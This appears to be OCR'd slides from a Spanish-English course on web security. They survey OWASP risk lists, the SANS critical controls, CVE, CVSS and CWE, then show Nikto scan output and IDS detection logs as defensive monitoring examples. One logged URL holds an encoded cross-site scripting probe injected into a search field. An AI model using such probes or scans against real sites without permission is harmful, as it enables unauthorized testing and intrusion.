A3 – Cross-Site Scripting (XSS)	•XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Insecure Direct Object References	•A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Security Misconfiguration	•Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date.
A6 – Sensitive Data Exposure	•Many web applications do not properly protect sensitive data, such as credit cards, tax ids, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7 – Missing Function Level Access Control	•Virtually all web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access unauthorized functionality.
A8 - Cross-Site Request Forgery (CSRF)	•A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9 - Using Components with Known Vulnerabilities	•Vulnerable components, such as libraries, frameworks, and other software modules almost always run with full privilege. So, if exploited, they can cause serious data loss or server takeover. Applications using these vulnerable components may undermine their defenses and enable a range of possible attacks and impacts.
A10 – Unvalidated Redirects and Forwards	•Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

OWASP Top Ten Coverage

OWASP Top Ten	OWASP ESAPI
A1. Cross Site Scripting (XSS)	Validator, Encoder
A2. Injection Flaws	Encoder
A3. Malicious File Execution	HTTPUtilities (upload)
A4. Insecure Direct Object Reference	AccessReferenceMap
A5. Cross Site Request Forgery (CSRF)	User (csrftoken)
A6. Leakage and Improper Error Handling	EnterpriseSecurityException, HTTPUtils
A7. Broken Authentication and Sessions	Authenticator, User, HTTPUtils
A8. Insecure Cryptographic Storage	Encryptor
A9. Insecure Communications	HTTPUtilities (secure cookie, channel)
A10. Failure to Restrict URL Access	AccessController

OWASP Mobile Top 10 Risks

OWASP
The Open Web Application Security Project

M1	Weak Server Side Controls
M2	Insecure Data Storage
M3	Insufficient Transport Layer Protection
M4	Unintended Data Leakage
M5	Poor Authorization and Authentication
M6	Broken Cryptography
M7	Client Side Injection
M8	Security Decisions via Untrusted Inputs
M9	Improper Session Handling
M10	Lack of Binary Protections

New for 2014!

Igualmente, el SANS Institute es una universidad formativa en el ámbito de las tecnologías de seguridad.

El **Instituto SANS** (**SysAdmin Audit, Networking and Security Institute**) es una institución con ánimo de lucro fundada en 1989, con sede en Bethesda (Maryland, Estados Unidos) que agrupa a 165.000 profesionales de la seguridad informática (consultores, administradores de sistemas, universitarios, agencias gubernamentales, etc.)

Sus principales objetivos son:

- Reunir información sobre todo lo referente a seguridad informática (sistemas operativos, routers, firewalls, aplicaciones, IDS, etc.)
- Ofrecer capacitación y certificación en el ámbito de la seguridad informática

SANS 20 CSC

Critical Security Control

TRIPWIRE SOLUTION SUPPORT FOR THE SANS 20 CRITICAL SECURITY CONTROLS (20 CSC)


SANS Critical Security Controls	NSA Rank	Tripwire IP360	Tripwire Enterprise & Configuration Compliance Manager	Tripwire Log Center **Log data supports this control*	Overall (*combination of solutions deployed*)
CSC1: Inventory H/W Assets, Criticality & Location	Very High	●	●	◕	●
CSC2: Inventory S/W Assets, Criticality & Location	Very High	●	●	•	●
CSC3: Secure Configuration Servers	Very High	●	●	•	●
CSC4: Vulnerability Assessment & Remediation	Very High	●	◕	◕	●
CSC5: Malware Protection	High/Medium		◕	◕	◕
CSC6: Application Security	High	◕	◕	•	◕
CSC7: Wireless Device Control	High	◕	◕	•	◕

The 20 Critical Security Controls	Page	NSA Rank
CSC1: Inventory H/W Assets, Criticality & Location	4	Very High
CSC2: Inventory S/W Assets, Criticality & Location	7	Very High
CSC3: Secure Configuration Servers	10	Very High
CSC4: Vulnerability Assessment & Remediation	13	Very High
CSC5: Malware Protection	16	High/Medium
CSC6: Application Security	19	High
CSC7: Wireless Device Control	22	High
CSC8: Data Recovery	25	Medium
CSC9: Security Skills Assessment	28	Medium
CSC10: Secure Config-Network	31	High/Medium
CSC11: Limit and Control Network Ports, Protocols & Services	34	High/Medium
CSC12: Control Admin Privileges	37	High/Medium
CSC13: Boundary Defense	40	High/Medium
CSC14: Maintain, Monitor, and Analyze Audit Logs	43	Medium
CSC15: "Need-to-Know" Access	46	Medium
CSC16: Account Monitoring & Control	49	Medium
CSC17: Data Loss Prevention	52	Medium/Low
CSC18: Incident Response	55	Medium
CSC19: Secure Network Engineering (secure coding)	58	Low
CSC20: Penetration Testing & Red Team Exercises	61	Low

La información y nomenclatura de esta lista es usada en la National Vulnerability Database, el repositorio de los Estados Unidos de América de información sobre vulnerabilidades.

Common Vulnerabilities and Exposures, siglas **CVE**, es una lista de información registrada sobre conocidas vulnerabilidades de seguridad, donde cada referencia tiene un número de identificación único. De esta forma provee una nomenclatura común para el conocimiento público de este tipo de problemas y así facilitar la compartición de datos sobre dichas vulnerabilidades.

Fue definido y es mantenido por The MITRE Corporation (**MITRE CVE List**) con fondos de la National Cyber Security Division del gobierno de los Estados Unidos de América. Forma parte del llamado **Security Content Automation Protocol.**


Software Vendor Alerts
Vulnerability Scanner DB
IDS Signatures DB
CVE List
Security Advisors & E-mails
Software Vendor Patches & Updates
Vulnerability Web Sites & Databases


CVE-2014-0224
CVE Prefix
Year of Discovery
Arbitrary digits assigned by a CNA (CVE Numbering Authority)

CVE

El CVE ha tenido gran aceptación entre todos los fabricantes porque la mayor parte de las veces es muy complejo saber a qué vulnerabilidad nos estamos refiriendo solo por ciertas características.

Se hace necesario una especie de número de identidad único para cada fallo, puesto que en ocasiones son tan parecidas, complejas o se ha ofrecido tan poca información sobre ellas que la única forma de diferenciar la vulnerabilidad es por su CVE.

Si no existe CVE del problema, lo hemos identificado por el CVE genérico CVE-000-000.

Algunas vulnerabilidades están identificadas por un “CAN” en vez de “CVE”. Se trata del formato “antiguo” que ya no es usado por Mitre.org.

En algunas ocasiones, incluso aunque contradiga el concepto, varias vulnerabilidades pueden estar identificadas con un mismo CVE.

En estos casos lo que la identifica es el título asociado. **Esto ocurre cuando una misma zona de código contiene varias vulnerabilidades, o ese mismo código genera varios fallos distintos.**

Los fabricantes en estos casos, a veces, agrupan varias vulnerabilidades dentro de un mismo CVE y lo solucionan todos a la vez, aunque hayan conocido el fallo en distintos momentos.

CVSS


CVSS (Common Vulnerability Scoring System), un estándar que gradúa la severidad de manera estricta a través de fórmulas establecidas. De esta forma **los administradores conocerán de manera objetiva (a través de un número) la gravedad de los fallos.**

Está basado en los tres pilares de la seguridad de la información: la confidencialidad, integridad y disponibilidad de los datos, además de si el problema es aprovechable en remoto o local, la complejidad de explotación y la necesidad de estar autenticado en el sistema.

Cuanto más próximo a 10, más grave es la vulnerabilidad.

Microsoft Security Bulletin

CWE


Building CWE & Consensus
Publicly Available: Security Taxonomies, Research, and Checklists
Fortify Brian Chess
Cigital Gary McGraw
OWASP Top Ten
Secure Software CLASP
Klockwork
Ounce Labs
Gramma Tech
Preliminary
CVE-based Preliminary List of Vulnerability Examples for Researchers (PLOVER)
Previous Vulnerability Taxonomy Research
Other Work Available in Security Taxonomies, Research, and Checklists
WatchFire
IBM
James Madison University (JMU)
KDM Analytics
Cenzic
SPI Dynamics
Core Security
Checkmarx
VERACODE
Stanford
Coverity
SEI - CERT CC
Kestrel Technology
Parasoft
Unisys
Purdue
UC Berkeley
Security University
MIT Lincoln Labs
Univ. of Maryland
North Carolina State University (NCSU)
Oracle
GMU
National Vulnerability Database (NVD)
Common Vulnerabilities and Exposures (CVE)
CWE
SEI CERT Secure Coding Standards
SANS National Secure Programming Skills Assessment
DHS Software Assurance Common Body of Knowledge
DHS's 'SwA' and 'Build Security In' Web Sites
Object Management Group System Assurance Task Force
Open Web Application Security Project (OWASP)
Web Application Security Consortium (WASC)
CWE Compatibility
DHS and NIST Software Assurance Metrics and Tool Evaluation (SAMATE)
NSA Center for Assured Software
Test Repositories

DEFENSA

Softwares de Monitoreo

```
root@appliance:~# nikto -h [redacted] -output [redacted].xml
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:
+ Target Hostname:
+ Target Port:          80
+ Start Time:          2015-05-11 17:26:04 (GMT-4)
---------------------------------------------------------------------------
```

IP Address: [redacted]
MAC Address:

Host Name: [redacted]
Network Group:

Host Severity: Critical

Advanced search | Advanced

Detection severity: High only — ALL

Filter: Detection type: Malicious Content,Malicious Behavior,Suspicious Behavior,Exploits,Grayware,Malicious URLs

Export | Customize Columns

Oracle HTTP exploit

2015-05-11 04:40:00 to 2015-05-11 12:33:43 | Custom range

Status	Timestamp	[redacted]	Detection Name	Protocol	Detectio...	[redacted]	[redacted]	[redacted]
	2015-05-11 12:...	[redacted]	Oracle HTTP exploit	HTTP	High	[redacted]	[redacted]	URL: http:[redacted]
	2015-05-11 12:...	[redacted]	Oracle HTTP exploit	HTTP	High	[redacted]	[redacted]	URL: http:[redacted]
	2015-05-11 12:...	[redacted]	Oracle HTTP exploit	HTTP	High	[redacted]	[redacted]	URL: http:[redacted]
	2015-05-11 12:...	[redacted]	Cgi_Apache2.0.39_Traversal_Exploit	Network Virus P...	High	[redacted]	[redacted]	Exploit: Cg[redacted]
	2015-05-11 12:...	[redacted]	Cgi_Apache2.0.39_Traversal_Exploit	Network Virus P...	High	[redacted]	[redacted]	Exploit: Cg[redacted]
	2015-05-11 12:...	[redacted]	HTTP_DIRECTORY_TRAVERSAL...	HTTP	High	[redacted]	[redacted]	URL: http:[redacted]
	2015-05-11 12:...	[redacted]	HTTP_DIRECTORY_TRAVERSAL...	HTTP	High	[redacted]	[redacted]	URL: http:[redacted]
	2015-05-11 12:...	[redacted]	HTTP_DIRECTORY_TRAVERSAL...	HTTP	High	[redacted]	[redacted]	URL: http:[redacted]
	2015-05-11 12:...	[redacted]	Oracle HTTP exploit	HTTP	High	[redacted]	[redacted]	URL: http:[redacted]
	2015-05-11 12:...	[redacted]	Oracle HTTP exploit	HTTP	High	[redacted]	[redacted]	URL: http:[redacted]
	2015-05-11 12:...	[redacted]	Oracle HTTP exploit	HTTP	High	[redacted]	[redacted]	URL: http:[redacted]
	2015-05-11 12:...	[redacted]	HTTP_DIRECTORY_TRAVERSAL...	HTTP	High	[redacted]	[redacted]	URL: http:[redacted]
	2015-05-11 12:...	[redacted]	HTTP_DIRECTORY_TRAVERSAL...	HTTP	High	[redacted]	[redacted]	URL: http:[redacted]
	2015-05-11 12:...	[redacted]	CGI_UNICODE_TRAVERSAL_EX...	Network Virus P...	High	[redacted]	[redacted]	Exploit: CGI_UNICODE_TRAVER...
	2015-05-11 12:...	[redacted]	CGI_UNICODE_TRAVERSAL_EX...	Network Virus P...	High	[redacted]	[redacted]	Exploit: CGI_UNICODE_TRAVER...
	2015-05-11 12:...	[redacted]	CGI_UNICODE_TRAVERSAL_EX...	Network Virus P...	High	[redacted]	[redacted]	Exploit: CGI_UNICODE_TRAVER...

	2015-05-14 17:...	148.212.167....	Cross-Site Scripting(XSS) detected	HTTP	High	Point of Entry	Internal	IP address: 190...
	2015-05-14 17:...	148.212.167....	Cross-Site Scripting(XSS) detected	HTTP	High	Point of Entry	Internal	IP address: 190...
	2015-05-14 17:...	148.212.167....	Cross-Site Scripting(XSS) detected	HTTP	High	Point of Entry	Internal	IP address: 190...
	2015-05-14 16:...	148.212.167....	Cross-Site Scripting(XSS) detected	HTTP	High	Point of Entry	Internal	IP address: 190...

Detection Name Cross-Site Scripting(XSS) detected

Severity High

Type Suspicious Behavior

Export Connection Details

Connection Details

Host	Destination
IP Address: [redacted]	**IP Address:** [redacted]
Port: 18873	**Port:** 80
MAC Address: [redacted]	**MAC Address:** [redacted]
Network Group: [redacted]	**Network Group:** No group
Network Zone: Trusted	**Network Zone:** No network zone
User Account: [redacted]	

File Details

Download Detected File

File Size: 162 B

Additional Details

Detection Rule ID:	67
Detected By:	Network Content Inspection Engine
Protocol:	HTTP
URL:	http://[redacted]?mact=Search%2Ccntnt01%2Cdosearch%2C0&cntnt01returnid=15&cntnt01searchinput=%3Cscript%3Ealert%28%22Hello%21+I+am+an+alert+box%21%21%3C%2Fscript%3E&submit=Buscar
Mitigation:	Will not be mitigated
Outbreak Containment Service:	Unblocked

Export Connection Details

Connection Details

Host	Destination
IP Address: [redacted]	**IP Address:** [redacted]
Port: 42523	**Port:** 80
MAC Address: [redacted]	**MAC Address:** [redacted]
Network Group: [redacted]	**Network Group:** No group
Network Zone: Trusted	**Network Zone:** No network zone

HTTP

User Agent:	Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:000477)

Additional Details

Detection Rule ID:	1119
Detected By:	Network Content Inspection Engine
Protocol:	HTTP
URL:	http://[redacted]setup.nsf
Mitigation:	Will not be mitigated
Outbreak Containment Service:	Unblocked

AlienVault USM™

Asset Discovery
- Active Network Scanning
- Passive Network Scanning
- Asset Inventory
- Host-based Software Inventory

Vulnerability Assessment
- Network Vulnerability Testing
- Remediation Verification

Threat Detection
- Network IDS
- Host IDS
- Wireless IDS
- File Integrity Monitoring

Behavioral Monitoring
- Log Collection
- Netflow Analysis
- Service Availability Monitoring

Security Intelligence
- SIEM Event Correlation
- Incident Response

@AlienVault






